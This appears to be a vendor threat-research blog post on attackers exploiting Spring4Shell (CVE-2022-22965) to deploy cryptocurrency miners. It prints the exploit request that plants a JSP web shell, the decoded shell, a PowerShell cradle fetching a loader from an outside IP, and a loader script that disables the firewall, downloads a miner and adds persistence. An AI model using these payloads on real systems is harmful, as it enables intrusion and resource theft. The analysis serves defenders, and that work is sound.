Exploits & Vulnerabilities

Analyzing Attempts to Exploit the Spring4Shell Vulnerability CVE-2022-22965 to Deploy Cryptocurrency Miners

Recently, we observed attempts to exploit the Spring4Shell vulnerability — a remote code execution bug, assigned as CVE-2022-22965 — by malicious actors to deploy cryptocurrency miners.

By: Nitesh Surana, Ashish Verma April 20, 2022 Read time: 4 min (975 words)

Save to Folio

Subscribe

To generate more profit, operators of cryptocurrency miners constantly look for ways to deploy their malware on vulnerable machines. These often involve the exploitation of in-the-wild vulnerabilities in different types of operating systems. Recently, we observed active attempts to exploit the Spring4Shell vulnerability — a remote code execution bug, assigned as CVE-2022-22965, that exists in the Spring MVC (model-view-controller) and WebFlux applications running on Java Development Kit version 9 or higher and that was previously linked to the Mirai botnet — by malicious actors to deploy cryptocurrency miners.

These cryptocurrency miners have the potential to affect a large number of users, especially since Spring is the most widely used framework for developing enterprise-level applications in Java, with its open-source nature making it more readily adaptable for developers and companies. Furthermore, the Spring framework is not just a standalone piece of software but is part of the Spring ecosystem, which provides components for cloud, data, and security, among others.

In this blog entry, we look at how malicious actors exploit the vulnerability to deploy their cryptocurrency miners.

A high number of exploitation attempts

Malicious actors have been busy trying to find ways to exploit Spring4Shell since its disclosure at the end of March 2022. The following figure shows the total number of attempts to exploit the vulnerability that we observed from April 1 to 12, 2022. At least 700 exploitation attempts were performed daily during this period, with a peak of nearly 3,000 exploitation attempts occurring on April 3.



Figure 1. Attempts to exploit Spring4Shell that we observed from April 1 to 12, 2022

Creating the web shell

Among the exploitation attempts were ones aimed at deploying cryptocurrency miners. In this section, we look at how the malicious actors behind these exploitation attempts create a web shell to deploy their cryptocurrency miners.

The following code is used to create the web shell:

```
GET /?
class.module.classLoader.resources.context.parent.pipeline.first.prefix=zbc0fb&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat=&class.module.classLoader.resources.cont
%7BRuntime.getRuntime%28%29.exec%28System.getProperty%28%22os.name%22%29.contains%28%22ndo%22%29+%3F+new+String%5B%5D%7B%22cmd.exe%22%2C+
%22%2Fc%22%2C+request.getParameter%28%22w%22%29%7D+%3A+new+String%5B%5D%7B%22%2Fbin%2Fsh%22%2C+%22-
c%22%2C+request.getParameter%28%22l%22%29%7D%29%3B%7D+catch+%28Exception+e%29+%7B%7D%3Bout.print%28%22%40pong%22%29%3B+%25%7Bz%7Di HTTP/1.1

Host: <redacted>:<redacted>

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101 Firefox/83.0

Accept: */*

Accept-Language: en-US,en;q=0.5

X: <%

Y: Runtime

Z: %>//

Accept-Encoding: gzip
```

The web shell's content is URL-encoded using the following code:

```
%25%7Bx%7Di+try+%7BRuntime.getRuntime%28%29.exec%28System.getProperty%28%22os.name%22%29.contains%28%22ndo%22%29+%3F
+new+String%5B%5D%7B%22cmd.exe%22%2C+%22%2Fc%22%2C+request.getParameter%28%22w%22%29%7D+%3A+new+String%5B%5D%7B%22%2Fbin%2Fsh%22%2C+%22-
c%22%2C+request.getParameter%28%22l%22%29%7D%29%3B%7D+catch+%28Exception+e%29+%7B%7D%3Bout.print%28%22%40pong%22%29%3B+%25%7Bz%7Di
```

After decoding, the resulting payload is a Spring4Shell web shell:

```
%{x}i try {Runtime.getRuntime().exec(System.getProperty("os.name").contains("ndo") ? new String[]{"cmd.exe", "/c", request.getParameter("w")} : new String[]{"/bin/sh", "-c",
request.getParameter("l")});} catch (Exception e) {};out.print("@pong"); %{z}I
```

How the payload is executed in a vulnerable system

Before executing the payload, the malicious actors first have to determine the operating system of the machine they are infecting. They do this using a string check to see if "os.name" contains the word "ndo". If it does, then the machine is identified as Windows-based, otherwise the machine is identified as Linux-based.

Once the operating system is identified, the encoded payload is executed. The exploit uniform resource identifier (URI) containing the web shell path and parameters is shown in the following code:

```
/zbc0fb.jsp?w=powershell.exe+-NonI+-W+Hidden+-NoP+-Exec+Bypass+-Enc+<base64 encoded content> &l=echo+<base64 encoded content>
```

The web shell is identified as zbc0fb.jsp, while the parameters w and l stand for, respectively, Windows and Linux payloads, which are Base64-encoded.

PowerShell is then executed using the following parameters:

- NonI: Run noninteractive session.
- W: Hide WindowStyle.
- NoP: Prevent the PowerShell profile from loading.
- Exec: Make bypassing the script execution policy in PowerShell possible.
- Enc: Implement the Base64-encoded command.

For Windows payloads, the following PowerShell command fetches the script ldr.ps1 and executes it within memory without having to create it on-disk:

```
I.E.X. .(.N.e.w.-.O.b.j.e.c.t. .N.e.t...W.e.b.C.l.i.e.n.t.)...D.o.w.n.l.o.a.d.S.t.r.i.n.g.(.'.h.t.t.p.:././.1.9....1.4.5...2.2.7...2.1./.l.d.r...p.s.1.?.b.0.f.8.9.5._.<IP address of potentially vulnerable server .:.<port>._.h.t.t.p.'.).
```

The IP address and the port of the vulnerable server are also logged on the malicious actors' infrastructure.

The following code shows ldr.ps1 and its execution flow — specifically, the redacted PowerShell script that downloads the cryptocurrency miner and executes it. (A similar PowerShell script was previously reported by The DFIR Report.)

```
$cc="http://<redacted>"

$sys=-join ([char[]](48..57+97..122) | Get-Random -Count (Get-Random (6..12)))

$dst="$env:AppData\$sys.exe"



netsh advfirewall set allprofiles state off



Get-Process network0*, *kthreaddi], kthreaddi, sysrv, sysrv012, sysrv011, sysrv010, sysrv00* -ErrorAction SilentlyContinue | Stop-Process



$list = netstat -ano | findstr TCP

for ($i = 0; $i -lt $list.Length; $i++) {

$k = [Text.RegularExpressions.Regex]::Split($list[$i].Trim(), '\s+')

if ($k[2] -match "(:3333|:4444|:5555|:7777|:9000)$") {

Stop-Process -id $k[4]

}

}



if (!(Get-Process kthreaddk -ErrorAction SilentlyContinue)) {

(New-Object Net.WebClient).DownloadFile("$cc/sys.exe", "$dst")

Start-Process "$dst" -windowstyle hidden

schtasks /create /F /sc minute /mo 1 /tn "BrowserUpdate" /tr "$dst"

reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v Run /d "$dst" /t REG_SZ /f

}
```

The execution flow of the cryptocurrency miner involves the following steps:

1. The firewall is turned off using the netsh utility.

2. Other known cryptocurrency miners such as kthreaddi, sysrv, and sysrv012 are stopped or killed.

3. Other running processes listening on ports 3333, 4444, 5555, 7777, and 9000 are stopped.

4. If the process kthreaddk does not exist, the cryptocurrency miner downloads a binary, sys.exe, from 194[.]145[.]227[.]21 to C:\Users\<user>\AppData\Roaming\<random-6-to-12-letter-string>.exe.

5. The cryptocurrency miner then starts the process with a hidden window to avoid having the user observe visual hints of the process being executed.

6. A scheduled task with the name "BrowserUpdate" is created later, running every minute. In addition, the Windows run key is modified to run the binary sys.exe.

Conclusion and security recommendations

We are unable confirm if the exploitation attempts we analyzed for this blog entry were successful. It should be noted that we also observed Linux payloads where the script ldr.sh attempts to stop other running cryptocurrency miners to run its own payload.

We highly encourage users of the Spring framework to update their software to 5.3.18 and 5.2.20 or later to prevent the exploitation of Spring4Shell (CVE-2022-22965) from occurring on their systems. More details on how Trend Micro technologies such as Trend Micro Cloud One™ protect users from attacks using this vulnerability can be found in our security bulletin.

Indicators of compromise (IOCs)

File	SHA-256	Detection name
ldr.ps1	093b72e9b4efcc30c1644a763697a235c9c3e496c421eceaac97d4babeba7108	Trojan.PS1.MALXMR.MPF
sys.exe	566b0187d8ff500d923859c98da2c96b8b581e93ac0c94dacba76328b34412b3	PUA.Win64.CRYPTOMINER.CFL
kthreaddk	67e38438759f34eaf50d8b38b6c8f18155bcc08a2e79066d9a367ea65e89aa3d	Coinminer.Linux.MALXMR.SMDSL64
ldr.sh	93d380ba2bedd37c2313924784b26fec27c9e96e4c500b5cb78259b3c824ee4e	Coinminer.SH.MALXMR.SM

IP address	Detail
194[.]145[.]227[.]21	Malware accomplice

Tags Endpoints | Exploits & Vulnerabilities | Research | Articles, News, Reports

Authors

- Nitesh Surana

  Threat Research Engineer

- Ashish Verma

  Vulnerability Researcher

Related Articles

- An Investigation of the BlackCat Ransomware via Trend Micro Vision One
- Critically Underrated: Studying the Data Distribution Service (DDS) Protocol
- Cyber Risk Index (2H' 2021): An Assessment for Security Leaders

See all articles